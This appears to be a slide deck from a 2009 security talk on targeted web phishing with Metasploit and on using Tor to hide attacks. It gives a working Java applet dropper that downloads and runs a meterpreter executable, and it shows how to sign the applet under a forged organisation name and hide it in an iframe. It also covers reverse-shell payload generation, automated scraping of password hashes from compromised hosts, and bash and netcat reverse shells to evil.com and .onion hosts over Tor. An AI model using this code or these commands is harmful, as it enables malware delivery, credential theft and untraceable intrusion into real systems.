
**LOG ALL RELEVANT INFORMATION**



# Web Phishing - Sieve

```
function logger($target_ip,$dip,$ost,$bt,$sipf,$hitdate) {  
  
    $nl = "\n";  
    $delim = "|";  
    $data = $target_ip . $delim . $dip .  
    $delim . $ost . $delim . $bt . $delim . $sipf . $delim . $hitdate . $nl;  
  
    $outFile = "clientlog.txt";  
    $fh = fopen($outFile, 'a') or die ("cant open logfile");  
    fwrite($fh,$data);  
    fclose($fh);  
  
} // end logger
```

# DEMO



The screenshot shows a Mozilla Firefox browser window. The address bar contains the URL `http://192.168.0.34/metaphish/sieve.php?dip=`. The page content displays the following text:

```
INSCOPE: YES
TARGETIP: 192.168.0.16
DECIP: 192.168.0.16
JDECIP:
BROWSERTYPE: ff
OS: win
HITDATE: 20090402152229
```

The status bar at the bottom of the browser window shows "Done".

Example Page

Normally you wouldn't display output

Shows all the target acquired data

# Web Phishing

## Social Engineering

- Java Applet for distributing and executing **meterpreter**
- Client hits page
- Java applet window pops up
- Client hits “Run”
- Applet causes client to
  - (in the background)
  - download **meterpreter** executable from your site
- Applet executes **meterpreter**
- **Meterpreter** sends reverse shell to your server







# Web Phishing – Dropper/Exec

```
import java.applet.Applet;
import java.io.*;
import java.net.*;
import java.io.IOException;

public class WebDispApp extends Applet {
    public WebDispApp() { }

    public void init() { downloadURL(); cmd();
} /* end public void init */

    public void downloadURL() {

        OutputStream out = null;
        URLConnection conn = null;
        InputStream in = null;

        try {
            URL url = new
URL("http://192.168.1.1/data/win/met.exe");
            out = new BufferedOutputStream(
new FileOutputStream("c:\\met.exe"));
            conn = url.openConnection();
            in = conn.getInputStream();
            byte[] buffer = new byte[1024];
            int numRead;
            long numWritten = 0;

            while ((numRead = in.read(buffer)) != -1) {
                out.write(buffer, 0, numRead);
                numWritten += numRead;
            } /* end while */
        }
    }
}
```

```
    } /* end try */
    catch (Exception exception) {
        exception.printStackTrace();
    } /* end catch */

    finally {
        try {
            if (in != null) {
                in.close();
            } /* end if */

            if (out != null) {
                out.close();
            } /* end if */
        } /* end try */

        catch (IOException ioe) { }
    } /* end finally */
} /* end public void downloadURL */

    public void cmd() {
        Process process;
        try {
            process =
Runtime.getRuntime().exec("cmd.exe /c c:\\met.exe");
        } /* end try */

        catch(IOException ioexception) { }
    } /* end public void cmd */
} /* end public class */
```



# Web Phishing – Dropper/Exec

- How to make it deadly?
- Use *cryptographically* signed java applet
  - Sign it as your target
  - User reads the cert and trusts it (usually)
  - So many sites have invalid certs users don't even notice anymore
- Change up filenames / code to reflect targets application infrastructure
  - If they use wordpress, use wordpress sounding file names for example



# Web Phishing – Dropper/Exec

- **Compile the applet:**
  - `javac MetaPhish.java`
- **Generate a class file:**
  - `jar -cf MetaPhish.jar MetaPhish.class`
- **Build a keystore and set the passwords / organization name:**
  - `keytool -genkey -alias signFiles -keystore msfkeystore -storepass msfstorepass -dname "cn=The Targets Org" -keypass msfkeypass`
- **Sign the files and create a “secured” jar:**
  - `jarsigner -keystore msfkeystore -storepass msfstorepass -keypass msfkeypass -signedjar sMetaPhish.jar MetaPhish.jar signFiles`
- **Create the certificate:**
  - `keytool -export -keystore msfkeystore -storepass msfstorepass -alias signFiles -file MetaPhishLLC.cer`
- **Import the certificate:**
  - `keytool -import -alias company -file MetaPhishLLC.cer -keystore msfkeystore -storepass msfstorepass`



# Web Phishing – Dropper/Exec

- You will now have a collection of files:
  - **MetaPhish.class** \* Compiled Java
  - **MetaPhish.jar** \* Compressed class
  - **MetaPhish.java** \* Source code
  - **MetaPhishLLC.cer** \* Certificate
  - **msfkeystore** \* Key store
  - **sMetaPhish.jar** \* Signed Jar
  - **windex.html** \* malicious web page



# Web Phishing – Dropper/Exec

- Web code to execute the applet:

```
<html>
```

```
<body>
```

```
<APPLET code="MetaPhish.class"  
  archive="sMetaPhish.jar" width="1"  
  height="1"></APPLET>
```


```
</body>
```

```
</html>
```

- Put this in an IFRAME with valid web site  
to trick the target




# Web Phishing – Dropper/Exec



- Victim receives message box
- Digital Signature will appear to have the “trusted” information
- Many users will run this
- Basically Social Engineering / Targeted Phishing



# Automation





# MSF Multi-Handler / Automation

- Need to be able to handle *n* incoming sessions
- Need to be able to automate functions
  - Acquire passwords
  - Add users
  - Upload 2<sup>nd</sup> stage persistence backdoor
  - Registry / stored info
- Need to use firewall allowed egress ports





# MSF Multi-Handler / Automation

- Create a stand alone meterpreter binary for windows:
  - Use the reverse connection assuming there is a firewall
  - Set your IP, should be directly internet accessible
  - Set the port to receive incoming sessions, directly internet accessible
  - Set the output name of the executable, for covertness set something targeted
    - `./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.34 LPORT=8000 R |`  
`./msfencode -b ' ' -t exe -o meterpreter.exe`



# MSF Multi-Handler / Automation

- Run metasploit `./msfconsole`
- Set MSF parameters to match the meterp
  - `msf > use exploit/multi/handler`
  - `msf exploit(handler) > set ExitOnSession false`
  - `msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp`
  - `msf exploit(handler) > set LHOST 192.168.0.34`
  - `msf exploit(handler) > set LPORT 8000`



# MSF Multi-Handler / Automation

- Setup automation script and set MSF in multihandling mode
  - `msf exploit(handler) > set AutoRunScript ./PhishScrape.rb`
  - `msf exploit(handler) > exploit -j`
- You can use any script you want, we are providing an example



# MSF Multi-Handler / Automation

- Deploy the meterpreter to your target using whatever means
  - Infected PDF / files
  - Malicious website
    - Exploit
    - Java Applet
  - Exploits
  - Email it directly





# MSF Multi-Handler / Automation

- Watch for:
  - **[\*] Transmitting intermediate stager for over-sized stage... (191 bytes)**
- You have successfully compromised a target!
  - Many targets may come in at once
  - To list your sessions do:
    - sessions -l
    - Then you can use standard meterpreter commands



# MSF Multi-Handler / Automation

- An automated scrapper will run on each target
- Will gather info automatically and place it in `~/.msf3/logs/scrapper`
- Each compromised target will generate a dir
  - `ipaddress_data_timestamp`



# MSF Multi-Handler / Automation

- The following information will be autoscraped:
  - env.txt # System environment
  - group.txt # Domain group info
  - hashes.txt # Crackable password hashes
  - localgroup.txt # local group memberships
  - nethood.txt # network neighborhood info
  - network.txt # detail networking info of target
  - services.txt # running services (look for AV)
  - shares.txt # Any shared directories
  - system.txt # operating system info
  - users.txt # local user account names
- Take a look at DarkOperator's scripts for more ideas:  
<http://www.darkoperator.com/>



# Metaphish

- Demo









# Who do you want to be today?



Abusing Tor



# Button, button, who's got the button

- When using tor, normally the exit node is random
  - It is possible to define an exit node, or group of exit nodes
  - Nice for viewing content that is blocked by country
  - Way to cover tracks
  - Easy to hide in the evil that is tor
  - Avoid using an exit node in the target country when possible
    - Target country can collect node for forensics



# Where am I again?

- Theoretically you can just specify a country code in the `tor_rc` file.
  - Never seen it work correctly
  - Documented not to work in many news groups
  - Nice to pop out of just one or two nodes if running scans and such
  - Easy to change, can even have many configs with different exit nodes, and periodically change

# Who's who

- Vidalia is an easy way to manage tor, here we are looking at potential tor exit nodes

The screenshot shows the 'Tor Network Map' application. On the left, a list of relays is displayed, with 'Cyonline' highlighted. The main area shows a world map. Below the map, a 'Connection' table lists several paths, all with a status of 'New'. To the right of the table, the details for the selected 'Cyonline (Online)' relay are shown, including its location, IP address, platform, bandwidth, uptime, and last update time.

Connection	Status
<Path Empty>	New
<Path Empty>	New
<Path Empty>	New
<Path Empty>	New
<Path Empty>	New
<Path Empty>	New
<Path Empty>	New
<Path Empty>	New
<Path Empty>	New
<Path Empty>	New
<Path Empty>	New
<Path Empty>	New
<Path Empty>	New
<Path Empty>	New
<Path Empty>	New
<Path Empty>	New
<Path Empty>	New

**Cyonline (Online)**  
**Location:** Yuzhong, CN  
**IP Address:** 219.246.188.208  
**Platform:** Tor 0.2.0.34 (r18423) on Windows XP Service Pack 3 [workstation] {terminal services, single user}  
**Bandwidth:** 83 KB/s  
**Uptime:** 10 hours 6 mins 51 secs  
**Last Updated:** 2009-05-24 19:15:56 GMT



# Who's who

- Selecting Nodes Through Vidalia
  - When selecting exit nodes, it is important to make sure they have somewhat unique names
    - Unnamed is a common node name, it should be avoided
  - Now create a new file that will be the tor config
    - Add the following lines

```
ExitNodes list,of,nodes  
StrictExitNodes 1
```



# Who's who

- There are also webpages that will provide tor nodes
  - <https://torstatus.blutmagie.de/>
  - Here it is possible to click on a node, and retrieve a finger print
    - Add a dollar to the front, and get rid of the spaces. Then these can be used as tor exit nodes
      - Unnamed: 46D0 5072 0DE9 D59E 6C22 D970 453B E287 C03F CE9B → \$46D050720DE9D59E6C22D970453BE287C03FCE9B
    - All these nodes may not be active at any given time, so grab a lot
    - Now unnamed will work great, names do not matter

<https://torstatus.blutmagie.de/>

## Tor Network Status -- Router Detail

### General Information

<b>Router Name:</b>	Unnamed
<b>Fingerprint:</b>	48D0 5072 0DE9 D59E 6C33 D970 453B E387 C03F CE9B
<b>Contact:</b>	None Given
<b>IP Address:</b>	218.16.120.12
<b>Hostname:</b>	Unavailable
<b>Onion Router Port:</b>	443
<b>Directory Server Port:</b>	9030
<b>Country Code:</b>	CN
<b>Platform / Version:</b>	Tor 0.1.2.19 on Windows Server 2003 Service Pack 2 [server] {enterprise} {terminal services, single user} {terminal services}
<b>Last Descriptor Published (GMT):</b>	2009-05-24 06:03:43
<b>Current Uptime:</b>	29 Day(s), 11 Hour(s), 48 Minute(s), 10 Second(s)
<b>Bandwidth (Max/Burst/Observed - In Bps):</b>	3145728 / 6291456 / 848912
<b>Family:</b>	No Info Given





# Who's who

- In Vidalia, you must point at the new config file
  - Stop TOR
  - Open settings
    - Advanced
    - And point to the new config file



# What do I have?

- Privoxy
  - HTTP Proxy on port 8118 (by default)
  - Cleans/denies pages that may unintentionally reveal private IP when viewed in browser
  - Commonly configured to talk to tor's socks proxy
- TOR
  - Full socks 5 proxy on port 9050
- Vidalia
  - Gui interface to control tor



# It'll fit

- As it turns out, with a bit of creative patchwork, just about any TCP connection can go over tor
  - There are a couple major programs in Linux that can really make TOR useful
    - Proxychains - torsocks
    - Tsocks
  - These programs are designed to hook the socket calls of a program, and send them over the proxy
  - When using these, always use IP, DNS can potentially leak
  - Never run as root, root has higher privilege
  - If one fails, try the other



# I want to proxy

- Setting up proxychains
  - In `/etc/proxychains.conf`
    - Comment out `random_chain`, `chain_len`, and example proxies
    - Uncomment or add `dynamic_chain`
    - At the bottom add a socks 5 proxy for TOR
      - `socks5 127.0.0.1 9050`
    - Depending on path and target, the following values will need to be messed with
      - `tcp_read_time_out`
      - `tcp_connect_time_out`
      - The bigger these are the more likely they will get the right port, but they may run into other problems, like slow scans, or more false positive scans



# I want to proxy

- Setting up tsocks
  - In */etc/tsocks* make sure the following lines are correct
    - Server = 127.0.0.1 # TOR host, usually local
    - server\_type = 5 # Socks4/5, usually 5
    - server\_port = 9050 # tor port, default 9050



# I want to proxy

- Torsocks
  - Basically set up for you when built from source
  - TOR friendly replacement for tsocks





# Lets give'r a go

- Lets try nmap over tor
  - Timeouts become problematic
  - Different exit nodes have different policies, and may stop parts of the scan
  - The results are less than accurate, but provide a good place to start
  - Requires a lot of time, and a lot of tweaking, but better than flying to another country (sometimes)
  - Do not run UDP, name lookup, ping, or any scans requiring root



# Lets give'r a go

```
user@user-laptop:~/tor_rc$ proxychains nmap -n -PN -p 80,22,443 192.1.167.74
```

```
Starting Nmap 4.76 ( http://nmap.org ) at 2009-05-25 09:41 MDT
```

```
ProxyChains-2.1 ( http://proxychains.sf.net )
```

```
dynamic chain:....127.0.0.1:9050....access denied to..192.1.167.74:443
```

```
dynamic chain:....127.0.0.1:9050....access denied to..192.1.167.74:443
```

...

```
user@user-laptop:~/tor_rc$ proxychains nmap -n -A -PN -p 80,22 192.1.167.74
```

```
Starting Nmap 4.76 ( http://nmap.org ) at 2009-05-25 09:42 MDT
```

```
ProxyChains-2.1 ( http://proxychains.sf.net )
```

```
dynamic chain:....127.0.0.1:9050....192.1.167.74:22..OK
```

```
dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK
```

```
dynamic chain:....127.0.0.1:9050....192.1.167.74:22..OK
```

```
dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK
```

...

```
PORT      STATE SERVICE VERSION
```

```
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
```

```
80/tcp    open  http     Apache httpd
```

```
Service Info: OS: Linux
```





# Lets give'r a go

The screenshot shows the Tor Browser interface. On the left is a list of relays with their respective country flags. The main area features a world map with a green path indicating the Tor circuit. Below the map is a table of connection statuses for various relays. On the right, there are detailed status boxes for three relays: Deteros (Online) as an Entry Node, BARACUDA (Online), and LittleOnion (Online) as an Exit Node.

**Relay List:**

- trusted
- blutmagle
- Tor1
- jalopy
- UBIT2
- theboxorsoreloaded
- threeletteragency
- mymaloy
- corfu
- Lifuka
- TSL
- router
- Tonga
- SEC
- Piratenschatzi
- DeWaarheid
- nixnix
- wellbank
- tornodeviennasil
- jceaovh
- gpffTOR4
- BostonUCompSci
- Butterfly
- Meerkat
- FoeBuD3
- DeRevolutie
- martintorservers
- SleeperCell
- desync
- teunTest
- dizum
- Raccoon
- TorEnNodEA6480C1
- masterprime
- pharostor
- MoppersSmurf
- badbits
- ValiDOM
- usafastforserv

Connection	Status
Deteros,bmwanon2,Unnamed	Open
CompSciR0x	Open
mymaloy	Open
blackbag	Open
Deteros,sTABLE,Tor1	Open
ArikaYumemiya,sandvine,SEC	Open
Deteros,BARACUDA,LittleOnion	Open
71.6.167.74:22	Closed
71.6.167.74:22	Open
71.6.167.74:80	Connecting
Deteros,Lifuka,Unnamed	Open

**Deteros (Online) Entry Node**

- Location: Berlin, DE
- IP Address: 85.214.112.223
- Platform: Tor 0.2.0.34 (r18423) on Linux i686
- Bandwidth: 119 KB/s
- Uptime: 43 days 13 hours 4 mins 4 secs
- Last Updated: 2009-05-25 02:38:51 GMT

**BARACUDA (Online)**

- Location: DE
- IP Address: 85.25.253.104
- Platform: Tor 0.2.1.14-rc (r19307) on Linux i686
- Bandwidth: 1087 KB/s
- Uptime: 25 days 15 hours 50 mins 22 secs
- Last Updated: 2009-05-25 13:55:46 GMT

**LittleOnion (Online) Exit Node**

- Location: Fuzhou, CN
- IP Address: 117.25.130.19
- Platform: Tor 0.2.0.30 (r15956) on Linux i686



# Lets get a bit deeper

- Here will run Nikto over tor.
  - Nikto has a proxy option
    - This is a full HTTP proxy, not socks
    - This can be used with Privoxy
    - Privoxy will end up messing with results, making it less than useful
  - Instead running Nikto over tsocks works much better



# Lets get a bit deeper

```
user@user-laptop:~/ $ proxychains nikto -host blog.attackresearch.com 192.1.167.74  
- Nikto v2.03/2.04
```

```
-----  
ProxyChains-2.1 (http://proxychains.sf.net)
```

```
dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK
```

```
+ Target IP:      192.1.167.74
```

```
+ Target Hostname:  blog.attackresearch.com
```

```
+ Target Port:     80
```

```
+ Start Time:      2009-05-26 10:12:46
```

```
-----  
+ Server: Apache
```

```
dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK
```

```
...
```

```
- /robots.txt - contains 40 'disallow' entries which should be manually viewed. (GET)
```

```
dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK
```

```
+ OSVDB-0: Retrieved X-Powered-By header: PHP/5.2.4-2ubuntu5.4
```

```
dynamic chain:....127.0.0.1:9050....192.1.167.74:80..OK
```

```
+ OSVDB-0: ETag header found on server, inode: 131801, size: 1820, mtime: 0x462ed49df8840
```

```
...
```

```
+ 3577 items checked: 32 item(s) reported on remote host
```

```
+ End Time:        2009-05-26 15:07:00 (17654 seconds)
```

```
-----  
+ 1 host(s) tested
```

```
Test Options: -host blog.attackresearch.com 192.1.167.74
```



# What the heck, I'll eat the whole cow

- Lets say there is a VPN at a remote site. It is a TCP based VPN like PPTP
  - With some creative combinations of port redirection, and tsock/proxychains we can VPN over TOR
    - This will not be very reliable
    - Timeout can kill the connection
  - Using tcpxd on one host we can setup
    - `tsocks tcpxd 1723 ip.of.target 1723`
    - Now have a second machine PPTP into the first



# Metasploit and TOR

- A couple of possibilities
  - Use Torsocks
  - Easier to do it in metssploit
    - `setg Proxies SOCKS4:localhost:<torport>`
  - Both methods are restricted to Connect Shells
  - Both are restricted to TCP
  - Always try and use IP to avoid unintended leakage



# Demo





# Can they call me anonymously?

- Sure, TOR uses .onion domains in order to talk to anonymous servers on the TOR network
  - Normally requires TOR on both sides
  - Can we shell to a .onion?
    - Sure, through tsocks, privoxy, or even wget
  - Can you tell what country a .onion is in?
    - Currently no, there have been problems found in TOR in the past, but they are fairly quick to patch



# Shelling Bash Over TOR

- TOR is installed on target with torsocks
  - Simplest case, a netcat listener, and using built in bash commands
  - Setting up the server
    - In the torrc file, add the following lines
      - `HiddenServiceDir /my/service/dir/`
      - `HiddenServicePort <portfortor> 127.0.0.1:<listenport>`
    - Now star netcat on <listenport>
      - `nc -l -p <listenport>`





# Shelling Bash Over TOR

- Now on the target
  - With Netcat
    - `torsocks nc -e /bin/bash <hostname.onion> <torport>`
      - `<hostname.onion>` is in the servers service dir in a file called hostname
  - Without Netcat
    - `torsocks /bin/bash`
    - `exec 5<>/dev/tcp/evil.com/8080`
    - `cat <&5 | while read line; do $line 2>&5 >&5; done`



# Do I have to install TOR on the target?

- Turns out no.
  - There are web proxy's that give access into the TOR network
    - [www.tor-proxy.net](http://www.tor-proxy.net) Is one of many sites that lets a user bounce through them and then into TOR.
      - Keep in mind, unfortunately they see all traffic, they won't know where the server is though
      - `http://tor-proxy.net/proxy/tor/browse.php?u=http%3A%2F%2Fslashdot.org%2F&b=14`
    - We have created Proof-of-Concept shells using this method
    - Basically a modified HTTP/HTTPS Shell



# The tor-proxy.net Backdoor

- Benefits
  - No need for to on the client
  - Can't tell who the server belongs to
  - Can do https
- Downfalls
  - tor-proxy.net can read all the traffic
  - Asynchronous, it can take a bit before command output
  - Not interactive



# DEMO





# To Do (working on it 😊)

- Metasploit module that automatically generates the web apps / web server
  - Autogen's the applet & meterpreter
  - Integrate with PDF infector module
  - Integrate post-exploit automation scripts
  - Integrate with browser autopwn
- 2<sup>nd</sup> stage HTTP Backdoor
- More integration with TOR



# PhishTunnel

- Demo everything over TOR
  - TOR backdoor communications
  - Metasploit over TOR
  - Metaphish concepts over TOR





# Thanks!

- #AR
- Rezen
- Cg
- SnowchylD
- Ed Skoudis
- !so
- Dragorn
- Knicklighter
- Check out autopwn, egypt & Efrain Torres talks for awesome web p0wnage concepts and tools



HD Moore  
Dean De Beers  
Delchi  
egypt  
tebo  
carnal0wnage  
Anyone we forgot  
famousjs